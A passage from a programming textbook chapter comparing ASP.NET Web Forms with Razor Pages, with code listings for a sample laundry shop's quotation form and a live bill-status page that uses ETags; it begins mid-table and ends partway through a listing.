Code declaration block	`<script runat="server">…</script>`	the page model class
Code render block	`<%= x %>`, `<% if … %>`	`@x` (encoded), `@if …`
Server-side comment	`<%-- … --%>`	`@* … *@`
Server control	`<asp:Label ID="l" runat="server"/>`	HTML with `@Model.X`, or a tag helper
Data-binding expression	`<%# Container.DataItem %>`	`@foreach` and its loop variable
Server-side object tag	`<object runat="server" …>`	a service injected into the page model
Server-side include	`<!-- #include file="…" -->`	a partial view or the layout

9.9.2 The page is an object with events

Web Forms made web programming feel like desktop programming. The page is an object of a class derived from `System.Web.UI.Page`; its controls are fields; the framework calls your **event handlers** — `Page_Load` on every request, `btnQuote_Click` when that button was pressed — and finally asks every control to render itself. A Web Form combines declarative tags with code, and **code separation** was encouraged from the start: markup in `Quote.aspx`, C# in a **code-behind** file `Quote.aspx.cs` — the two files of a Razor Page. **Table 9.13** lists the objects every page inherits.

Table 9.13 The objects every Web Forms page inherits, and where each went: in ASP.NET Core they are services and properties of `HttpContext`.

Property of Page	What it is	ASP.NET Core equivalent
`Request`, `Response`	The HTTP request and response	`HttpContext.Request`, `HttpContext.Response`
`Session`	Data kept per visitor	`HttpContext.Session` (Chapter 14)
`Application`	Data shared by all visitors	a singleton service
`Cache`	Data kept for a while to save work	`IMemoryCache`
`Server`	Utilities: `MapPath`, `HtmlEncode`, `Transfer`	`IWebHostEnvironment`, encoders, `RedirectToPage`
`User`	Who is logged in	`HttpContext.User`
`Trace`	Diagnostic messages	`ILogger<T>`

9.9.3 Postback and view state

How can stateless HTTP support "the button was clicked, call its handler"? **Figure 9.22** and **Figure 9.23** show the machinery.



Figure 9.22 The first request for a Web Forms page: the server creates the page from the `.aspx` tags, runs the initialization code, serializes dynamic information into *view state*, renders the page objects to HTML and returns the document.



Figure 9.23 A *postback*: clicking a submit button, or a JavaScript `__doPostBack()`, posts the page to its own URL; the server recreates the page, deserializes and applies view state, runs initialization and event-handling code, serializes view state again and renders.

On the **first request** the server builds the page, runs `Page_Load` with `IsPostBack == false`, then **serializes the state of every control** into a Base64 string in a hidden field, `__VIEWSTATE`, inside the page's single `<form runat="server">`. A button click posts the whole form **back to the same page** — a **postback**: the server recreates the page, restores every control from view state, applies the posted values, runs `Page_Load` with `IsPostBack == true`, calls the handler of the control that caused the postback, and renders again. That is why `Quote.aspx.cs` (**Listing 9.25**) fills its list only `if (!IsPostBack)`.

It was productive for internal forms, but its costs grew with the web: view state of hundreds of kilobytes sent with every click, one form per page, HTML written by controls rather than by designers, every interaction a `POST` that confuses Back and bookmarks, and HTTP hidden from the developer until something breaks.

> **THE KEY INSIGHT.** Web Forms tried to hide the web behind the model of a desktop form. Everything that replaced it went the other way: it exposes HTTP and HTML plainly and gives good tools for working *with* them. That is why a Razor Page has `OnGet` and `OnPost` instead of `btnQuote_Click`.

9.9.4 Validation controls

Web Forms validates with six **validation controls**: `RequiredFieldValidator` (not empty), `RangeValidator` (between two values of a given `Type`), `RegularExpressionValidator` (matches a pattern), `CompareValidator` (equals another field or a constant), `CustomValidator` (your server method decides) and `ValidationSummary` (all messages in one place). **Listing 9.24** is the quotation page as a Web Form using all six.

Listing 9.24 `Quote.aspx`: the quotation form inside a master page, with all six validation controls; each names its control with `ControlToValidate`. Not run.

```
<%@ Page Language="C#" MasterPageFile="~/Site.master" AutoEventWireup="true"
         CodeFile="Quote.aspx.cs" Inherits="QuotePage" Title="Quote" %>

<asp:Content ContentPlaceHolderID="MainContent" runat="server">
    <h1>How much will it cost?</h1>

    <asp:ValidationSummary ID="vsAll" runat="server" CssClass="error"
                           HeaderText="Please correct the following:" />
    <p>
        <asp:Label runat="server" AssociatedControlID="ddlService" Text="Service" />
        <asp:DropDownList ID="ddlService" runat="server"
                          DataTextField="Description" DataValueField="Id" />
        <asp:RequiredFieldValidator runat="server" ControlToValidate="ddlService"
             ErrorMessage="Choose a service." Text="*" CssClass="error" />
    </p>
    <p>
        <asp:Label runat="server" AssociatedControlID="txtAmount" Text="Amount (kg, items
or pairs)" />
        <asp:TextBox ID="txtAmount" runat="server" Text="1" />
        <asp:RequiredFieldValidator runat="server" ControlToValidate="txtAmount"
             ErrorMessage="Enter an amount." Text="*" CssClass="error" Display="Dynamic" />
        <asp:RangeValidator runat="server" ControlToValidate="txtAmount" Type="Double"
             MinimumValue="0.1" MaximumValue="999"
             ErrorMessage="Enter an amount from 0.1 to 999." Text="*" CssClass="error"
Display="Dynamic" />
        <asp:CustomValidator ID="cvWhole" runat="server" ControlToValidate="txtAmount"
             OnServerValidate="cvWhole_ServerValidate"
             ErrorMessage="A whole number of items, for example 2." Text="*"
CssClass="error" />
    </p>
    <p>
        <asp:Label runat="server" AssociatedControlID="txtPhone" Text="Phone (for the
receipt, optional)" />
        <asp:TextBox ID="txtPhone" runat="server" />
        <asp:RegularExpressionValidator runat="server" ControlToValidate="txtPhone"
             ValidationExpression="^0[0-9\- ]{8,15}$"
             ErrorMessage="Write the phone as 0812-0000-4710." Text="*" CssClass="error" />
        <asp:TextBox ID="txtPhoneAgain" runat="server" />
        <asp:CompareValidator runat="server" ControlToValidate="txtPhoneAgain"
ControlToCompare="txtPhone"
             ErrorMessage="The two phone numbers differ." Text="*" CssClass="error" />
    </p>
    <asp:Button ID="btnQuote" runat="server" Text="Quote" OnClick="btnQuote_Click" />

    <asp:Panel ID="pnlResult" runat="server" Visible="false" CssClass="card">
        <h2><asp:Literal ID="litTotal" runat="server" /></h2>
        <p><asp:Literal ID="litDetail" runat="server" Mode="Encode" /></p>
    </asp:Panel>
</asp:Content>
```

Listing 9.25 `Quote.aspx.cs`: `Page_Load` fills the list on the first visit only; `cvWhole_ServerValidate` is the custom rule; `btnQuote_Click` runs when the button caused the postback, if `IsValid`. Not run.

```
using System;
using System.Globalization;
using System.Web.UI;
using System.Web.UI.WebControls;

// Code-behind of Quote.aspx: the page's C# half. Web Forms calls these methods as EVENTS:
// Page_Load on every request, btnQuote_Click when the button caused the postback.
public partial class QuotePage : Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        if (!IsPostBack)                                // first visit only: fill the
list
        {
            ddlService.DataSource = LaundryDb.Services();
            ddlService.DataBind();                      // later requests: view state
keeps it
        }
    }

    protected void cvWhole_ServerValidate(object source, ServerValidateEventArgs args)
    {
        decimal amount;
        bool perKg = ddlService.SelectedItem.Text.Contains("(per kg)");
        args.IsValid = perKg || (decimal.TryParse(args.Value, NumberStyles.Number,
                                     CultureInfo.InvariantCulture, out amount)
                                 && amount == decimal.Truncate(amount));
    }

    protected void btnQuote_Click(object sender, EventArgs e)
    {
        if (!IsValid) return;                           // the validators have spoken
        decimal amount = decimal.Parse(txtAmount.Text, CultureInfo.InvariantCulture);
        int units = (int)Math.Ceiling(amount);
        decimal price = LaundryDb.Price(ddlService.SelectedValue);
        litTotal.Text = "Rp " + (units * price).ToString("#,0",
CultureInfo.InvariantCulture).Replace(',', '.');
        litDetail.Text = ddlService.SelectedItem.Text + ", " + units + " unit(s).";
        pnlResult.Visible = true;
    }
}
```

Beside **Listing 9.20** the correspondence is almost line for line: `RequiredFieldValidator` and `RangeValidator` became `[Required]` and `[Range]`; the `CustomValidator` became `ModelState.AddModelError` in `OnPost`; `if (!IsValid) return;` became `if (!ModelState.IsValid) return Page();`; and the panel switched `Visible` became `@if (Model.Result is { } r)`. **Table 9.14** completes the mapping.

Table 9.14 The six validation controls and their Razor Pages counterparts. Chapter 14 treats validation in depth.

Web Forms validator	Razor Pages / DataAnnotations
`RequiredFieldValidator`	`[Required]`
`RangeValidator`	`[Range(min, max)]`
`RegularExpressionValidator`	`[RegularExpression("…")]`, `[Phone]`, `[EmailAddress]`
`CompareValidator`	`[Compare(nameof(OtherProperty))]`
`CustomValidator`	`ModelState.AddModelError` in the handler, or `IValidatableObject`
`ValidationSummary`	`<div asp-validation-summary="All"></div>`

9.9.5 Master pages

Listing 9.26 is the Laundry's **master page**, the ancestor of the layout.

Listing 9.26 `Site.master`. Each content page fills the `ContentPlaceHolder` with an `asp:Content` control, as `Quote.aspx` does. Not run.

```
<%@ Master Language="C#" %>
<!DOCTYPE html>
<html>
<head runat="server">
    <title>Profitina Laundry</title>
    <link rel="stylesheet" href="site.css" />
</head>
<body>
    <form id="form1" runat="server">
        <header>
            <img src="img/profitina-logo-horizontal.png" alt="Profitina" />
            <nav><a href="Quote.aspx">Quote</a> <a href="LiveStatus.aspx">Bill
status</a></nav>
        </header>
        <main>
            <asp:ContentPlaceHolder ID="MainContent" runat="server" />
        </main>
        <footer>Profitina Laundry &middot; Surabaya</footer>
    </form>
</body>
</html>
```

`<asp:ContentPlaceHolder>` is `@RenderBody()`; a content page's `<asp:Content>` is the body of a Razor page. The master page also holds the one `<form runat="server">`, which is why a Web Forms page cannot contain a form of its own.

9.9.6 Ajax in Web Forms: the UpdatePanel

ASP.NET AJAX let Web Forms build this chapter's live status without JavaScript: **Listing 9.27** and its code-behind **Listing 9.28**.

Listing 9.27 `LiveStatus.aspx`: the live status as a Web Form. A `ScriptManager` loads Microsoft's Ajax library, the `UpdatePanel` marks the part to refresh, and a `Timer` causes a postback every 10 seconds. Not run.

```
<%@ Page Language="C#" MasterPageFile="~/Site.master" AutoEventWireup="true"
         CodeFile="LiveStatus.aspx.cs" Inherits="LiveStatusPage" Title="Where is my
laundry?" %>

<asp:Content ContentPlaceHolderID="MainContent" runat="server">
    <h1>Where is my laundry?</h1>

    <%-- ASP.NET AJAX (2007): one ScriptManager per page, before any UpdatePanel. --%>
    <asp:ScriptManager ID="sm" runat="server" />

    <asp:TextBox ID="txtBill" runat="server" placeholder="B2952" />
    <asp:TextBox ID="txtPhone" runat="server" placeholder="0812-0000-4710" />
    <asp:Button ID="btnCheck" runat="server" Text="Check" OnClick="btnCheck_Click" />

    <asp:UpdatePanel ID="upStatus" runat="server" UpdateMode="Conditional">
        <Triggers>
            <asp:AsyncPostBackTrigger ControlID="btnCheck" EventName="Click" />
            <asp:AsyncPostBackTrigger ControlID="tmrRefresh" EventName="Tick" />
        </Triggers>
        <ContentTemplate>
            <asp:Label ID="lblMessage" runat="server" />
            <asp:Panel ID="pnlResult" runat="server" Visible="false" CssClass="card">
                <h2><asp:Label ID="lblBill" runat="server" /> <asp:Label ID="lblStatus"
runat="server" /></h2>
                <p>Ready by <asp:Label ID="lblPromised" runat="server" />;
                   <asp:Label ID="lblBalance" runat="server" /></p>
                <asp:BulletedList ID="blHistory" runat="server" />
                <p>Last checked <asp:Label ID="lblChecked" runat="server" /></p>
            </asp:Panel>
        </ContentTemplate>
    </asp:UpdatePanel>

    <%-- Every 10 seconds the browser posts the WHOLE form back, view state included;
         the server runs the whole page and sends back only the panel's new HTML. --%>
    <asp:Timer ID="tmrRefresh" runat="server" Interval="10000" Enabled="false"
OnTick="tmrRefresh_Tick" />
</asp:Content>
```

Listing 9.28 `LiveStatus.aspx.cs`: the button and the timer call the same method, which reads the bill through `LaundryDb` (in `App_Code`) and sets the labels. Not run.

```
using System;
using System.Web.UI;

public partial class LiveStatusPage : Page
{
    protected void btnCheck_Click(object sender, EventArgs e)
    {
        Show();
    }

    protected void tmrRefresh_Tick(object sender, EventArgs e)
    {
        Show();                                  // the same code: a tick is just another
postback
    }

    void Show()
    {
        BillStatus s = LaundryDb.LookUp(txtBill.Text, txtPhone.Text);
        if (s == null)
        {
            lblMessage.Text = "No bill found for this number and phone.";
            pnlResult.Visible = false;
            tmrRefresh.Enabled = false;
            return;
        }
        lblMessage.Text = "";
        lblBill.Text = s.BillId;
        lblStatus.Text = s.StatusText;           // a Label encodes nothing: the data must
be trusted
        lblPromised.Text = s.Promised;
        lblBalance.Text = s.Balance > 0 ? "Rp " + s.Balance + " still to pay" : "paid in
full";
        blHistory.DataSource = s.History;        // strings such as "2026-09-30 20:09:56
Received"
        blHistory.DataBind();
        lblChecked.Text = DateTime.Now.ToString("HH:mm:ss");
        pnlResult.Visible = true;
        tmrRefresh.Enabled = s.Status != "departed";   // stop asking once it has been
collected
    }
}
```

It is short and it works. But every ten seconds the script posts **the entire form**, view state included; the server runs **the whole page lifecycle**, renders **the whole page**, and returns the panel's HTML plus a new view state. The Razor Pages version of Section 9.10 sends a `GET` with one header, and when nothing has changed receives `304 Not Modified` with no body, produced without rendering anything. The UpdatePanel gave Ajax *behavior* while keeping the Web Forms *model*; the modern version changes the model.

9.9.7 Every Web Forms idea, in its modern form

Table 9.15 summarizes this section and maps Chapters 11 to 15.

Table 9.15 Every Web Forms idea of this chapter in the form that replaced it. The right-hand column is what this book builds and runs.

Web Forms idea	Modern Razor Pages form	Where
`.aspx` + code-behind	`.cshtml` + page model	Section 9.6.4
`Page_Load`, `IsPostBack`	`OnGet` and `OnPost`	Section 9.8.2
`btnX_Click`	named handlers, `?handler=X`	Sections 9.8.2, 9.10.7
Server controls, view state	HTML + tag helpers; state in the request, database or session	Section 9.8.4, Chapter 14
Validation controls	DataAnnotations + `ModelState`	Section 9.8.3, Chapter 14
Master page	`_Layout.cshtml` + `@RenderBody()`	Section 9.7.2
`UpdatePanel` + `Timer`	`fetch()` + a JSON handler + `ETag`	Section 9.10
GridView + data source controls	a `@foreach` table over a list from a service	Chapter 13
ADO.NET in `App_Code`	ADO.NET in a service registered in `Program.cs`	Chapter 15
`Web.config`; IIS on Windows	`appsettings.json` + `Program.cs`; Kestrel anywhere	Sections 9.6.1–9.6.3

9.10 The Live Bill Status: an Ajax Feature for Profitina Laundry

9.10.1 What the customer and the counter see

A customer brings 5 kg of washing to the Wiyung outlet at 20:09 on 30 September 2026, pays Rp 20.000 of the Rp 40.000 and leaves with bill **B2952**. At home the customer opens *Where is my laundry?*, types the bill number and the phone number from the bill, and sees *In process*, ready by 20:09 on 2 October, Rp 20.000 still to pay — and leaves the page open. At the outlet the washer finishes the load and presses *Mark finished* on the counter screen. Within ten seconds, **without anyone touching the customer's page**, its badge changes to *Ready for pickup*, the second step of the progress bar lights up, a line is added to the history, the card flashes and a sentence announces the change to screen readers. **Figure 9.24** and **Figure 9.25** were captured by the build machine's headless browser at the end of exactly that story.



Figure 9.24 The customer’s page after the counter marked B2952 finished. It was never reloaded: badge, progress bar, history and message were changed by `live-status.js`. (Razor Pages track; real screenshot.)

Profitina Prices Quote Bill status Counter Razor tour

Counter: Profitina Laundry Wiyung (O03)

Demonstration only: no login. The full application lets only staff do this.

B2952: balance Rp 20.000 open. Record the payment first.

Bill	Arrived	Service	Ready by	Balance	Status	
B1097	2026-02-23 07:48:12	Ironing only (per kg) · 3 kg	2026-02-25 07:48:12	Rp 18.000	Ready for pickup	Hand over
B1321	2026-03-14 15:59:37	Wash, dry & fold (per kg) · 6 kg	2026-03-16 15:59:37	Rp 48.000	Ready for pickup	Hand over
B1542	2026-04-08 07:32:51	Dry cleaning - dress/kebaya (per item) · 2 items	2026-04-12 07:32:51	Rp 90.000	Ready for pickup	Hand over
B2403	2026-07-23 11:02:14	Wash, dry & fold (per kg) · 10 kg	2026-07-25 11:02:14	paid	Ready for pickup	Hand over
B2938	2026-09-28 19:52:30	Wash, dry & fold (per kg) · 5 kg	2026-09-30 19:52:30	Rp 40.000	Ready for pickup	Hand over
B2940	2026-09-29 15:18:39	Bed cover, any size (per item) · 1 item	2026-10-02 15:18:39	Rp 18.000	In process	Mark finished
B2941	2026-09-29 17:45:13	Wash, dry & fold (per kg) · 8 kg	2026-10-01 17:45:13	Rp 64.000	In process	Mark finished
B2944	2026-09-30 07:31:03	Wash, dry & fold (per kg) · 5 kg	2026-10-02 07:31:03	Rp 40.000	In process	Mark finished
B2950	2026-09-30 16:26:26	Wash, dry & fold (per kg) · 6 kg	2026-10-02 16:26:26	Rp 48.000	In process	Mark finished
B2952	2026-09-30 20:09:56	Wash, dry & fold (per kg) · 5 kg	2026-10-02 20:09:56	Rp 20.000	Ready for pickup	Hand over

Profitina Laundry · Surabaya · ASP.NET Core 10.0.12

Figure 9.25 The counter of the Wiyung outlet (O03) after *Mark finished* and then *Hand over* were pressed for B2952. The second press was refused because Rp 20.000 is still owed; the server's reason appears above the table. (Razor Pages track; real screenshot.)

9.10.2 The rules, written down before the code

Every number on the customer's page comes from a rule of the shop, and all four tracks must apply the same rules. A bill arrives at t_{arrived} for service s, whose promised turnaround $h(s)$ is 24 hours for express, 48 for wash-fold, ironing and helmets, 72 for bed covers and blankets, 96 for dry cleaning and shoes, 120 for curtains:

$$t_{\text{promised}} = t_{\text{arrived}} + h(s) \tag{9.3}$$

The bill's `payment` column holds what was charged (Equation (9.2)); the customer may have paid in parts, rows of `Payment` with amounts $m_1, \ldots, m_k$:

$$\text{balance} = \text{payment} - \sum_{i=1}^{k} m_i \tag{9.4}$$

with the sum 0 when $k = 0$.

> **WORKED EXAMPLE.** B2952 arrived at 2026-09-30 20:09:56 for S0001, 5 kg at Rp 8.000: payment $= 5 \times 8000 = 40000$. With $h(\text{S0001}) = 48$, the promised time is **2026-10-02 20:09:56**. One payment of Rp 20.000 gives balance $= 40000 - 20000 = 20000$ — exactly the JSON of Section 9.3.6 and **Figure 9.24**.

A bill's visible state changes only when a status event (a `StatusLog` row) or a payment (a `Payment` row) is added. So the version of bill b can be described by three facts: its number, its count of status events e_b and its count of payments k_b,

$$v(b) = (\, b,\ e_b,\ k_b \,) \tag{9.5}$$

written as the text `"b-e-k"`. It changes exactly when something the customer can see changes: `"B2952-1-1"` at the start, `"B2952-2-1"` after *Mark finished*.

> **DEFINITION.** An **ETag** (*entity tag*) is a short text the server sends in the `ETag` header to label the version of a response [16]. A client that has that version sends it back in `If-None-Match`; if it still matches, the server answers `304 Not Modified` with no body. This is a *conditional request*.

The counter's rules complete the picture: `queued` may become `finished` at any time; `finished` may become `departed` (collected) only when the balance is zero. Anything else is refused with `409 Conflict` and a sentence saying why.

9.10.3 The data layer: one interface, two stores

The Razor Pages track keeps the shop's data behind an interface, **Listing 9.29**.

Listing 9.29 `Data/ILaundryStore.cs`: the five things the pages need. `LookUp` returns a *tuple* of the ETag and the view.

```
namespace LiveStatus.Data;

/// <summary>
/// Everything the pages need from the shop's data. Two classes promise this:
/// CsvLaundryStore (the default: the sample data, exported to CSV, held in memory) and
/// SqliteLaundryStore (the real database file; needs the Microsoft.Data.Sqlite package).
/// The pages only ever see this interface, so switching stores changes one line of
Program.cs.
/// </summary>
public interface ILaundryStore
{
    IReadOnlyList<Service> Services();
    IReadOnlyList<Outlet> Outlets();

    /// <summary>The customer's view of one bill and its ETag, or LaundryProblem
400/404.</summary>
    (string ETag, StatusView View) LookUp(string? billId, string? phone);

    /// <summary>Open bills (in process or ready) of one outlet, oldest first.</summary>
    QueueView Queue(string? outletId);

    /// <summary>queued -> finished, or finished -> departed when nothing is
owed.</summary>
    CounterRow Advance(string billId);
}
```

The types are **records**, **Listing 9.30**: classes whose constructor, properties, equality and printing the compiler writes from one line.

Listing 9.30 `Data/Models.cs`. `StatusView` is the JSON contract of **Table 9.2**; `LaundryProblem` carries an HTTP status and an error code; `LiveJson.Options` writes `BillId` as `bill_id`.

```
using System.Text.Json;

namespace LiveStatus.Data;

// What the pages and the JSON answers are made of. A record is a small class whose
// constructor, properties, equality and ToString the compiler writes for us.
public sealed record Service(string Id, string Description, decimal Price);

public sealed record Outlet(string Id, string Name, string Address, string Phone);

public sealed record OutletInfo(string Name, string Phone);

public sealed record HistoryItem(string Status, string Text, string At);

/// <summary>What a customer may see about one bill: no name, no address, no e-
mail.</summary>
public sealed record StatusView(
    string BillId, string Status, string StatusText,
    string Arrived, string? Finished, string? Departed, string Promised,
    string Service, int Unit, string Quantity, long Payment, long Balance,
    OutletInfo Outlet, IReadOnlyList<HistoryItem> History);

/// <summary>One line of the counter's list of open bills.</summary>
public sealed record CounterRow(
    string BillId, string Status, string StatusText, string Arrived, string Promised,
    bool Overdue, string Service, string Quantity, long Balance);

public sealed record QueueView(string Outlet, IReadOnlyList<CounterRow> Bills);

/// <summary>An answer that is not a success: HTTP status, error code, a sentence for
people.</summary>
public sealed class LaundryProblem(int status, string code, string message) :
Exception(message)
{
    public int Status { get; } = status;
    public object Body => new { error = new { code, message = Message } };
}

public static class LiveJson
{
    /// <summary>bill_id, status_text, ...: the field names of api.md, shared by all four
tracks.</summary>
    public static readonly JsonSerializerOptions Options = new(JsonSerializerDefaults.Web)
    {
        PropertyNamingPolicy = JsonNamingPolicy.SnakeCaseLower
    };
}
```

The properties follow C# naming (`BillId`, `StatusText`); the naming policy `JsonNamingPolicy.SnakeCaseLower` turns them into the contract's `bill_id` and `status_text`. `string? Finished` is nullable and becomes JSON `null` for a queued bill. `LaundryProblem` turns every expected failure into one kind of exception that a handler converts into an error response in one place. The rules themselves live in **Listing 9.31**.

Listing 9.31 `Data/LaundryRules.cs`: the promised hours of Equation (9.3), the words for each status, and the formatting of quantities and rupiah — the same tables as in the PHP, Java and Python tracks.

```
using System.Globalization;
using System.Text.RegularExpressions;

namespace LiveStatus.Data;

/// <summary>The shop's rules, written once and used by every store and every
page.</summary>
public static partial class LaundryRules
{
    public const string Format = "yyyy-MM-dd HH:mm:ss";

    static readonly Dictionary<string, int> PromisedHours = new()
    {
        ["S0002"] = 24, ["S0001"] = 48, ["S0003"] = 48, ["S0012"] = 48, ["S0008"] = 72,
        ["S0009"] = 72, ["S0004"] = 96, ["S0005"] = 96, ["S0006"] = 96, ["S0007"] = 96,
        ["S0011"] = 96, ["S0010"] = 120
    };

    static readonly Dictionary<string, string> BillWordsMap = new()
    {
        ["queued"] = "In process", ["finished"] = "Ready for pickup",
        ["departed"] = "Collected", ["cancelled"] = "Cancelled"
    };

    public static readonly IReadOnlyDictionary<string, string> EventWords = new
Dictionary<string, string>
    {
        ["queued"] = "Received", ["finished"] = "Ready for pickup", ["departed"] =
"Collected",
        ["cancelled"] = "Cancelled", ["complaint"] = "Complaint recorded"
    };

    public const string DemoEmployee = "E0001";   // no login in this demo

    public static DateTime Parse(string text) =>
        DateTime.ParseExact(text, Format, CultureInfo.InvariantCulture);

    public static string Promised(string arrived, string serviceId) =>
        Parse(arrived).AddHours(PromisedHours.GetValueOrDefault(serviceId, 96))
                      .ToString(Format, CultureInfo.InvariantCulture);

    [GeneratedRegex(@"\(per (\w+)\)")]
    private static partial Regex Per();
```

Listing 9.31 (Continued) *Data/LaundryRules.cs: the promised hours of Equation (9.3), the words for each status, and the formatting of quantities and rupiah — the same tables as in the PHP, Java and Python tracks.*

```
    /// <summary>"5 kg", "1 item", "2 pairs": the unit is written inside the
description.</summary>
    public static string Quantity(int unit, string description)
    {
        var word = Per().Match(description).Groups[1].Value;
        if (word != "kg" && unit != 1) word += "s";
        return $"{unit} {word}";
    }

    /// <summary>40000 -> "Rp 40.000", on every machine whatever its regional
settings.</summary>
    public static string Rupiah(long amount) =>
        "Rp " + amount.ToString("#,0", CultureInfo.InvariantCulture).Replace(',', '.');

    public static string BillWords(string status, string? finished) =>
        BillWordsMap[status == "departed" && finished is null ? "cancelled" : status];

    public static string Digits(string? text) =>
new(text?.Where(char.IsAsciiDigit).ToArray() ?? []);
}
```

`Rupiah` formats with the invariant culture and then swaps the separator, because `new CultureInfo("id-ID")` gives different results on machines without full culture data (many Linux containers run .NET in *invariant globalization* mode). The default store, `CsvLaundryStore`, reads the CSV export once at start-up and keeps the rows in memory; **Listing 9.32** is its first part.

Listing 9.32 The first part of `Data/CsvLaundryStore.cs`: the in-memory `Bill` class and the constructor, which reads six CSV files with the small reader at the end of the file, sums the payments per bill and sorts each bill's status events.

```
using System.Globalization;
using System.Text;

namespace LiveStatus.Data;

/// <summary>
/// The Laundry sample data, read once from the CSV export (data/csv/*.csv) and kept in
memory.
/// Changes made by the counter live until the application stops. Only the shared framework
is
/// used, so this runs with nothing but the .NET 10 SDK installed.
/// </summary>
public sealed class CsvLaundryStore : ILaundryStore

                Status = r["status"], Finished = NullIfEmpty(r["finished"]), Departed =
NullIfEmpty(r["departed"])
            };
